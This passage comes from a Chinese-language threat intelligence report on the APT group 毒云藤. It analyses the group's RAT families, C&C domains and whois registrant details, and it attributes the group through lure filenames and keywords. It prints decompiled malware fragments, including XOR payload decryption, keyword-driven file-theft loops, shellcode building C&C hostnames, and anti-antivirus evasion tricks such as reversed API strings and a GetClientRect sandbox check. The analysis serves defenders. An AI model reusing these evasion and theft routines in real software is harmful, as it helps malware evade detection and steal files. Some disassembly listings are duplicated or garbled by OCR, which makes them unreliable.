2D2DD2D2D2D2EBABD9272D2D2DC685AC901DD7D2D24E465E10583EEAA81DD7D2D2I  
D7D2D24E465E10EB
```

阅读(5) | 评论(0) | 转载(0) | 收藏(0)

欢迎您在新浪博客安家 (2015-08-10 10:00)

图 44 某第三方博客部分截图

上图为毒云藤组织依托某第三方博客进行恶意代码传播。博客的域名通常在防火墙和各种安全软件的白名单里，使用这种方法将恶意代码存在博客中，可以躲避查杀和拦截。

5) C&C 的 IP (ASN)




图 45 C&C IP 关联分析

6) 其他

非动态域名中 gaewaaa.upgrinfo.com 这个域名有相关 whois 信息，具体如下图。

```
Registry Registrant ID:  
Registrant Name: jeng jie  
Registrant Organization: taipei  
Registrant Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist., New Taipei City 22055  
Taiwan (R.O.C.)  
Registrant City: New Taipei  
Registrant State/Province: taiwan  
Registrant Postal Code: 22055  
Registrant Country: TW  
Registrant Phone: +886.229878685  
Registrant Email: comsafe@126.com  
  
Registry Admin ID:  
Admin Name: jeng jie  
Admin Organization: taipei  
Admin Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist., New Taipei City 22055  
55 Taiwan (R.O.C.)  
Admin City: New Taipei  
Admin State/Province: taiwan  
Admin Postal Code: 22055  
Admin Country: TW  
Admin Phone: +886.229878685  
Admin Email: comsafe@126.com
```

图 46 域名注册信息

另外一个非动态域名 moneymaaa.beijingdasihei.com

5. 关联分析

1) 整体关联

从原始攻击邮件、漏洞文件、3 种不同 RAT (ZxShell, Poison Ivy 和酷盘版)、以及相关域名、上线密码、文件扩展名、压缩包密码和关键字不同资源之间进行关联。




图 47 不同资源之间整体关联

2) RAT 迭代升级（对抗手法）

A	B	C	D	E	F	G
开发环境	加密方法	自定义窃密函 数	Shellco de	免杀对抗- 静	免杀对抗- 动	伪装文档

httpbot	C++	✗	✓	✗	✓	✓	✓
Kbox	C++	✓	✓	✓	✓	✓	✓
Poison Ivy	C++	✓	✗	✓	✓	✓	✗
puppet	Borland C++	✓	✗	✗	✓	✗	✓
XRAT	Delphi	✓	✗	✓	✓	✓	✗
gh0st	Borland C++	✓	✗	✗	✓	✗	✓
FakeRising	Borland C++	✗	✗	✗	✗	✗	✗
AresRemote	C++	✓	✗	✗	✓	✗	✓
shellcode	C++	✓	✗	✓	✓		✓
FakeWinupdate	C++	✓	✗	✗	✓	✗	✗
SBolg2014	C++	✓	✓	✓	✓	✗	✓
SBolg2015	C++	✓	✗	✓	✓	✗	✗
zxshell	C++	✓	✓		✓	✓	✓

同源样本的典型手法：

A. 开发环境

除了 XRAT 后门之外，其他的版本从 2007 年至 2015 年都是用了 C++ 开发语言。

B. 加密方法

2011、memcache 版、Voice64 版、HTTPBOTS 版、kanbox 版、PI、XRAT 都使用了连续 2 次异或解密方式，然后执行恶意代码。另外云盘版木马在上传文件也会对文件进行相关加密方法。

```

u0 = 0;
do
{
    byte_405030[u0] ^= 0xBC0u; // 第一次异或解密
    ++u0;
} while ( u0 < 0x1800 );
u1 = 0;
do
{
    byte_405030[u1] ^= 0xE2u; // 第二次异或解密
    ++u1;
} while ( u1 < 0x1800 );
JUMPOUT(byte_405030);

```

```

u2 = &unk_403084;
u3 = 1 - (_DWORD)&unk_403084;
do
{
    *(_BYTE *)u2 ^= 0xC3u; // 第一次异或解密
    u2 = (char *)u2 + 1;
} while ( (signed int)((char *)u2 + u3) <= 0x772 );
u4 = &unk_403084;
do
{
    *(_BYTE *)u4 ^= 0xA8u; // 第二次异或解密
    u4 = (char *)u4 + 1;
} while ( (signed int)((char *)u4 + u3) <= 0x772 );
((void (*)())unk_403084)();
result = 0;

```

图 48 未知 RAT2011 版（左），酷盘版（右）

C. 窃密函数

ZXShell 版后门使用的自定义窃取函数和 2015 网盘版子体使用的窃取函数非常相似。同样都排除了 A 盘的搜索（通常为软盘驱动器盘符）；同样都预先遍历磁盘，将盘符列表保存在内存中，通过指针加 5 的方式读取内存中的盘符列表。

```

if ( u7 > 0 )
{
    u12 = &u44;
    do
    {
        if ( *u12 != 'A' )
        {
            sub_512150C0(u12, "对台", u24, u26, u27, u28)
            sub_512150C0(u12, "国际", u13, u14, u15, u16)
            sub_512150C0(u12, "军", u17, u18, u19, u20);
        }
        u12 += 5;
        --u7;
    }
    while ( u7 );
}

if ( u27 > 0 )
{
    u31 = (int)&Dest;
    do
    {
        if ( *(_BYTE *)u31 != 'A' )
        {
            sub_402610(u31, "军");
            sub_402610(u31, "科技");
            sub_402610(u31, "国");
        }
        u31 += 5;
        --u27;
    }
    while ( u27 );
}

```

图 49 ZxShell (左), 酷盘版 (右)

D. Shellcode 后门

对比 2011 版 (Poison Ivy) 注入到系统的 Shellcode 和 2015 云盘版子体，可以看出使用了高度相似的 Shellcode 后门，上线地址尾部同样采用 0x30 填充。

```

push 202h
call dword ptr [ebx+20h]
push 40h ; `@'
push 3000h
push 30040h
push 0
call dword ptr [ebx+54h]
mov [ebx+5Ch], eax
push 40h ; `@'
push 3000h
push 1008h
push 0
call dword ptr [ebx+54h]
mov [ebx+6Ch], eax

loc_237: ; CODE XREF: seg000:00000758+j
    mov esi, [ebx+70h]
    push 0
    push 0
    push 6
    push 1
    push 2
    call dword ptr [ebx+24h]
    mov [ebx+58h], eax
    push 30303030h
    push 303000074h
    push 'en.c'
    push 'pkni'
    push '.lgn'
    push '.isir'
    push esp
    call dword ptr [ebx+34h]

loc_4032CB: ; CODE XREF: start+768+j
    mov esi, [ebx+70h]
    push 0
    push 0
    push 0
    push 6
    push 1
    push 2
    call dword ptr [ebx+24h]
    mov [ebx+58h], eax
    push 30303030h
    push 303000060h
    push 'oc.p'
    push 'tthe'
    push 'ores'
    push '.eac'
    push esp
    call dword ptr [ebx+34h]

```

图 50 未知 RAT2011 版 (左), 酷盘版 (右)

相关 shellcode 木马文件检出结果 (0 检出):

<https://www.virustotal.com/en/file/8cee670d7419d1fd0f8f0ac6a2bd981593c2c96ca0f6b8019317cf556337cfa8/analysis/>

E. 子体文件名（外层）

通过对比 2009 版代码和 2011 版代码，可以看出病毒释放的子体文件名都为~work.tmp、格式化字符串都为“%s\%s.bak”，并且代码相似度极高。

使用~tmp.tmp、~tmp.zip、~mstmp.cpt 作为木马临时文件名（07~09）。

```
mov    edi, offset aWork_tmp ; ""work.tmp"
or     ecx, 0xFFFFFFFFh
repne scasb
not   ecx
sub   edi, ecx
mov   esi, edi
mov   ebx, ecx
mov   edi, edx
or     ecx, 0xFFFFFFFFh
repne scasb
mov   ecx, ebx
dec   edi
shr   ecx, 2
rep mousd
mov   ecx, ebx
mov   ebx, ds:CopyFileA
and   ecx, 3
lea   eax, [esp+28h+NewFileName]
rep mousb
lea   ecx, [esp+28h+ExistingFileName]
push  eax      ; lpNewFileName
push  ecx      ; lpExistingFileName
call  ebx : CopyFileA
lea   edi, [esp+24h+arg_718]
or     ecx, 0xFFFFFFFFh
xor   eax, eax
lea   edx, [esp+24h+arg_384]
repne scasb
not   ecx
sub   edi, ecx
mov   esi, edi
mov   ebp, ecx
mov   edi, edx
or     ecx, 0xFFFFFFFFh
repne scasb
mov   ecx, ebp
dec   edi
shr   ecx, 2
rep mousd
mov   ecx, ebp
lea   eax, [esp+24h+arg_384]
and   ecx, 3
push  eax
rep mousb
lea   ecx, [esp+28h+arg_280]
push  ecx
lea   edx, [esp+2Ch+arg_280]
push  offset aSS_bak ; "%s\\%s.bak"
push  edx
call  sub_40E96
add   esp, 10h
lea   eax, [esp+24h+arg_280]
lea   ecx, [esp+24h+arg_718]
push  0          ; bFailIfExists
push  eax      ; lpNewFileName
push  ecx      ; lpExistingFileName
call  ebx : CopyFileA

mov    edi, offset aWork_tmp ; ""work.tmp"
or     ecx, 0xFFFFFFFFh
repne scasb
not   ecx
sub   edi, ecx
mov   esi, edi
mov   ebx, ecx
mov   edi, edx
or     ecx, 0xFFFFFFFFh
repne scasb
mov   ecx, ebx
dec   edi
shr   ecx, 2
rep mousd
mov   ecx, ebx
lea   eax, [esp+188h+var_83h]
and   ecx, 3
push  eax
rep mousb
lea   ecx, [esp+188h+ExistingFileName]
push  eax      ; lpNewFileName
push  ecx      ; lpExistingFileName
call  ebx : CopyFileA
lea   edi, [esp+188h+var_83h]
or     ecx, 0xFFFFFFFFh
xor   eax, eax
lea   edx, [esp+188h+var_D78]
repne scasb
not   ecx
sub   edi, ecx
mov   esi, edi
mov   edi, edx
mov   edx, ecx
or     ecx, 0xFFFFFFFFh
repne scasb
mov   ecx, edx
dec   edi
shr   ecx, 2
rep mousd
mov   ecx, edx
lea   eax, [esp+188h+var_D78]
and   ecx, 3
push  eax
rep mousb
push  offset NewFileName
push  offset aSS_bak ; "%s\\%s.bak"
push  offset NewFileName ; Dest
call  dsprintf
add   esp, 10h
lea   ecx, [esp+188h+var_83h]
push  0          ; bFailIfExists
push  offset NewFileName ; lpNewFileName
push  ecx      ; lpExistingFileName
call  ebx : CopyFileA
lea   edi, [esp+188h+var_938]
or     ecx, 0xFFFFFFFFh
xor   eax, eax
```

图 51 未知 RAT2009 版（左），未知 RAT2011 版（右）

F. 免杀对抗 - API 字符串逆序对抗静态扫描：

HttpBot、酷盘、XRAT、未知 RAT（07~11 版）木马，代码编写过程中使用了逆序 API 字符串。木马执行时，通过 _strrev 函数将逆序字符串转换为正常 API 字符串，最后调用 GetProcAddress 函数动态获得 API 地址。逆序 API 字符串增加了字符串检测难度，使得 API 字符串不易被检测；除此之外，API 地址是在木马动态执行中获得，在 PE 静态信息中很难被检测到，增加了 API 检测难度。

毒云藤组织已知最早从 2009 年开始使用此方法，并且持续到 2018 年仍在使用。

```

对投稿人及审稿人的一点提示
.exe

军民融合咨询项目立项
.exe

004067B8 8B35 00924000 mov    esi, dword ptr [<>MSVCRT._strrev]
004067C1 50 push    eax
004067C2 894C24 30 mov    dword ptr [esp+30], ecx
004067C6 66:895424 34 mov    word ptr [esp+34], dx
004067CB FFD6 call    _strrev
004067CD 8D4C24 18 lea     esi, dword ptr [esp+18]
004067D1 51 push    ecx
004067D2 FFD6 call    _strrev
004067D4 8D5424 2C lea     edx, dword ptr [esp+2C]
004067D8 52 push    edx
004067D9 FFD6 call    _strrev
004067DB 8B35 60904000 mov    esi, dword ptr [<>KERNEL32.GetProcAddress]
004067E1 83C4 0C add    esp, OC
004067E4 8D4424 34 lea     eax, dword ptr [esp+34]
004067E8 50 push    eax
004067E9 53 push    ebx
004067EA FFD6 call    _GetProcAddress
004067F1 8B35 60904000 mov    esi, dword ptr [<>KERNEL32.GetProcAddress]

004021EC 50 push    eax
004021ED F3:A4 rep
004021EF FF15 E0114B00 call    _strrev
004021F5 83C4 04 add    esp, 4
004021F8 8D4C24 2C lea     ecx, dword ptr [esp+2C]
004021FC 51 push    ecx
004021FD 53 push    ebx
004021FE FF15 68104B00 call    _GetProcAddress

```

图 52 未知 RAT2009 (上), 酷盘 (下)

G. 免杀对抗 - 传递错误 API 参数对抗动态扫描:

酷盘、Poison Ivy、XRAT、ZxShell、未知 RAT (07~11 版) 木马，使用了 GetClientRect 函数对抗杀毒软件的动态扫描技术。

GetClientRect 原型为: BOOL GetClientRect(HWND hWnd,LPRECT lpRect);。作用是获得窗口坐标区域。其中第 1 个参数为目标窗口句柄, 第 2 个参数为返回的坐标结构。木马调用 GetClientRect, 故意在第一个参数传递参数为 0, 这样使得 GetClientRect 函数在正常 Windows 操作系统中永远执行失败, 返回值为 0;

目前很多杀毒软件使用了动态扫描技术(多用于启发式检测), 在模拟执行 GetClientRect 函数时并没有考虑错误参数的情况, 使得 GetClientRect 函数永远被模拟执行成功, 返回值非 0。这样一来, 杀毒软件虚拟环境和用户真实系统就可以被木马区分, 从而躲避杀毒软件检测。实测卡巴斯基虚拟机启发式扫描环境可以被木马检测到。

毒云藤组织已知最早从 2011 年开始使用此方法, 并且持续到 2018 年仍在使用。

```

sub    esp, 10h
lea    eax, [esp+10h+Rect]
push   eax          ; lpRect
push   0             ; hWnd
call   GetClientRect
test  eax, eax
jz    short loc_40105F
mov    eax, 1
add    esp, 10h      ; 在虚拟环境, 不执行恶意代码
retn  10h          ; 在虚拟环境, 不执行恶意代码

2011
0040B360 . 0051 00    and  ecx, 3
0040B361 . F3:A4    push  eax
0040B363 . FF05    rep    movs byte ptr es:[edi], byte ptr [esi]
0040B365 . 83C4 04  add    esp, 4
0040B368 . 8D4C24 48 lea    ecx, [dword ptr [esp+48]]
0040B36C . 51       push  ecx
0040B36D . 53       push  ebx
0040B36E . FF15 18E04000 call  dword ptr [<@KERNEL32.GetProcAddress+48]
0040B374 > EB 04    jmp   short 0040B37A
0040B376 > 8B4424 14  mov   eax, [dword ptr [esp+14]]
0040B37A > 8D9424 740300 lea    edx, [dword ptr [esp+374]]
0040B381 . 52       push  edi
0040B382 . 6A 00    push  0
0040B384 . FF00    call  eax
0040B386 . 85C0    test  eax, eax
0040B388 > 74 21    ja    short 0040B3AB
0040B38A . 8D8C24 8C0700 lea    ecx, [dword ptr [esp+780]]
0040B391 . C78424 D00800 mov   dword ptr [esp+600], -1
0040B39C . E8 4FC4FFFF call  004077F0
0040B3A1 . E8 01000000 mov   eax, 1
0040B3A6 > E9 2F160000 jmp   <Exit>
0040B3AB > B9 41000000 mov   ecx, 41

2012
push  esi
lea   eax, [ebp+Rect]
push  eax          ; lpRect
xor  esi, esi
push  esi          ; hWnd
call  GetClientRect
test  eax, eax
jz   short loc_51219CD7
xor  eax, eax
inc  eax
jmp  short loc_51219D0F ; 在虚拟环境, 不执行恶意代码

2012
0040B360 . 0051 00    and  ecx, 3
0040B361 . F3:A4    push  eax
0040B363 . FF05    rep    movs byte ptr es:[edi], byte ptr [esi]
0040B365 . 83C4 04  add    esp, 4
0040B368 . 8D4C24 48 lea    ecx, [dword ptr [esp+48]]
0040B36C . 51       push  ecx
0040B36D . 53       push  ebx
0040B36E . FF15 18E04000 call  dword ptr [<@KERNEL32.GetProcAddress+48]
0040B374 > EB 04    jmp   short 0040B37A
0040B376 > 8B4424 14  mov   eax, [dword ptr [esp+14]]
0040B37A > 8D9424 740300 lea    edx, [dword ptr [esp+374]]
0040B381 . 52       push  edi
0040B382 . 6A 00    push  0
0040B384 . FF00    call  eax
0040B386 . 85C0    test  eax, eax
0040B388 > 74 21    ja    short 0040B3AB
0040B38A . 8D8C24 8C0700 lea    ecx, [dword ptr [esp+780]]
0040B391 . C78424 D00800 mov   dword ptr [esp+600], -1
0040B39C . E8 4FC4FFFF call  004077F0
0040B3A1 . E8 01000000 mov   eax, 1
0040B3A6 > E9 2F160000 jmp   <Exit>
0040B3AB > B9 41000000 mov   ecx, 41


2015
0040B360 . 0051 00    and  ecx, 3
0040B361 . F3:A4    push  eax
0040B363 . FF05    rep    movs byte ptr es:[edi], byte ptr [esi]
0040B365 . 83C4 04  add    esp, 4
0040B368 . 8D4C24 48 lea    ecx, [dword ptr [esp+48]]
0040B36C . 51       push  ecx
0040B36D . 53       push  ebx
0040B36E . FF15 18E04000 call  dword ptr [<@KERNEL32.GetProcAddress+48]
0040B374 > EB 04    jmp   short 0040B37A
0040B376 > 8B4424 14  mov   eax, [dword ptr [esp+14]]
0040B37A > 8D9424 740300 lea    edx, [dword ptr [esp+374]]
0040B381 . 52       push  edi
0040B382 . 6A 00    push  0
0040B384 . FF00    call  eax
0040B386 . 85C0    test  eax, eax
0040B388 > 74 21    ja    short 0040B3AB
0040B38A . 8D8C24 8C0700 lea    ecx, [dword ptr [esp+780]]
0040B391 . C78424 D00800 mov   dword ptr [esp+600], -1
0040B39C . E8 4FC4FFFF call  004077F0
0040B3A1 . E8 01000000 mov   eax, 1
0040B3A6 > E9 2F160000 jmp   <Exit>
0040B3AB > B9 41000000 mov   ecx, 41

```

图 53 未知 RAT2011 (左上), zxshell (右上), 酷盘 (下)
其中在酷盘使用了动态获取 API 的方式调用 GetClientRect 函数。

H. 合法数字签名

2011 之前早期版本



2015BLOG 版本

在 2015 年 5 月开始使用签名（疑似被盗用）

签名: We Build Toolbars LLC

第4章 幕后始作俑者

1. 资源方法

1、 漏洞文档:

- (1) 主要是释放的正常 DOC: 繁体、或某特定地区相关字体字符等。DOC 代码页
- (2) 一些路径, 如 PPSX 的 DANK?

2、 PE: 字符串繁体、或某特定地区相关字体字符 (BIG5 等) 等等。PE 文件版本信息。上线 ID\密码\互斥量等字符串

3、 CC:

- (1) 非动态域名: 韦氏拼音, 注册信息
- (2) 动态域名:
- (3) 云盘

4、 IP: 或某特定地区、美国, 主要区分 CC 的和邮件的

5、 相关作息时间: PE 时间戳、文档时间等等, 结论比如集中在周一上午攻击等等

2. 相关联信息

1) 域名 whois 信息

域名为 javainfo.upgrinfo.com, 注册信息中的地址是某特定地区, 相关人名使用的可能是韦氏拼音等。

```
Registry Registrant ID:  
Registrant Name: jeng jie  
Registrant Organization: taipei  
Registrant Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist., New Taipei City 22055  
Taiwan (R.O.C.)  
Registrant City: New Taipei  
Registrant State/Province: taiwan  
Registrant Postal Code: 22055  
Registrant Country: TW  
Registrant Phone: +886.229878685  
Registrant Email: comsafe@126.com  
  
Registry Admin ID:  
Admin Name: jeng jie  
Admin Organization: taipei  
Admin Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist., New Taipei City 22055 Taiwan (R.O.C.)  
Admin City: New Taipei  
Admin State/Province: taiwan  
Admin Postal Code: 22055  
Admin Country: TW  
Admin Phone: +886.229878685  
Admin Email: comsafe@126.com
```

2) 关注的关键字

```
sub_51214CB0("\r\nDisk Info:", byte_51238840);
if ( v7 > 0 )
{
    v12 = &v44;
    do
    {
        if ( *v12 != 65 )
        {
            sub_512150C0(v12, "军事", v24, v26, v27, v28);
            sub_512150C0(v12, "对台", v13, v14, v15, v16);
            sub_512150C0(v12, "工作", v17, v18, v19, v20);
        }
        v12 += 5;
        --v7;
    }
    while ( v7 );
}
memset(&v42, 0, 0x104u);
sprintf(&v42, "*%s");
sub_512150C0(&byte_512389CC, &v42, v21, v22, ".tsp", v24);
memset(&v42, 0, 0x104u);
result = ((int __stdcall *)(_DWORD, char *, signed int))v32)(("ProgramFiles", &v42, 260);
```

图 54 包含相关关键字代码截图

关键字:

“对台”,“台”,“台湾”

漏洞文件或木马程序原始文件名（诱饵文件名）相关列表：

- 2012 年度涉台法学研究课题材料.doc
- 2012 年度涉台周边问题研究课题材料.doc
- 2013 年度涉台周边问题研究课题材料.doc
- 关于海峡两岸关系法学研究会 2012 年年会暨会员大会的通报.doc
- 关于两岸关系研究学术座谈会的背景材料.doc
- 海峡两岸关系研究会 2013 年度涉台周边问题研究征集选题.zip
- 海峡论坛深层次推动两岸关系.exe
- 两岸军事互信研究学术研讨会议邀请信.doc
- 台盟中央参政议政工作通讯 2013 年第 2 期.doc

3) PE 样本中繁体字体、BIG5 字符集

Zxshell 版本中帮助信息是乱码,实际是繁体中文。

```
_data:51235160 ; char aPgMSaXkMfFXNYcf_?SawxkYPD[]  
_data:51235160 aPgMSaXkMfFXNYcf_?SawxkYPD db '==='>" 瞎癟桶龍砲硌鈔砸靡嗣踩統杆.',0Dh,0Ah  
_data:51235160 ; DATA XREF: sub_0_51218EB0+5To  
_data:51235160 db '懷?範鈔鈔經彌軒載嗣腔範鑄堆湧跨滂.',0Dh,0Ah  
_data:51235160 db '範鑄跨湧桶:',0Dh,0Ah  
_data:51235160 db '0Dh,0Ah  
_data:51235160 db 'CleanEvent' ==>壘烽羌?墓',0Dh,0Ah  
_data:51235160 db 'Help | ?' ==>珀龍掛墻滂',0Dh,0Ah  
_data:51235160 db 'IEPass' ==>IE踏鴻暮翹',0Dh,0Ah  
_data:51235160 db 'Ps' ==>輛最奪層',0Dh,0Ah  
_data:51235160 db 'ShareShell' ==>僕碌詭跨Shell跤梗?.',0Dh,0Ah  
_data:51235160 db 'Sysinfo' ==>脈艘於充ukt件跨滂',0Dh,0Ah  
_data:51235160 db 'TransFile' ==>植硌偶庫碗姥老搞靡效換佬搞善硌隅FTP督咄?',0Dh,0Ah  
_data:51235160 db 'ZXNC' ==>'NC',0Dh,0Ah  
_data:51235328 alion_4
```

图 55 ZxShell 相关代码截图




图 56 未知 RAT2009

4) 漏洞文档中繁体字体



图 57 漏洞文档 (CVE-2014-4114) 属性详细信息截图

```

slide1.xml
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
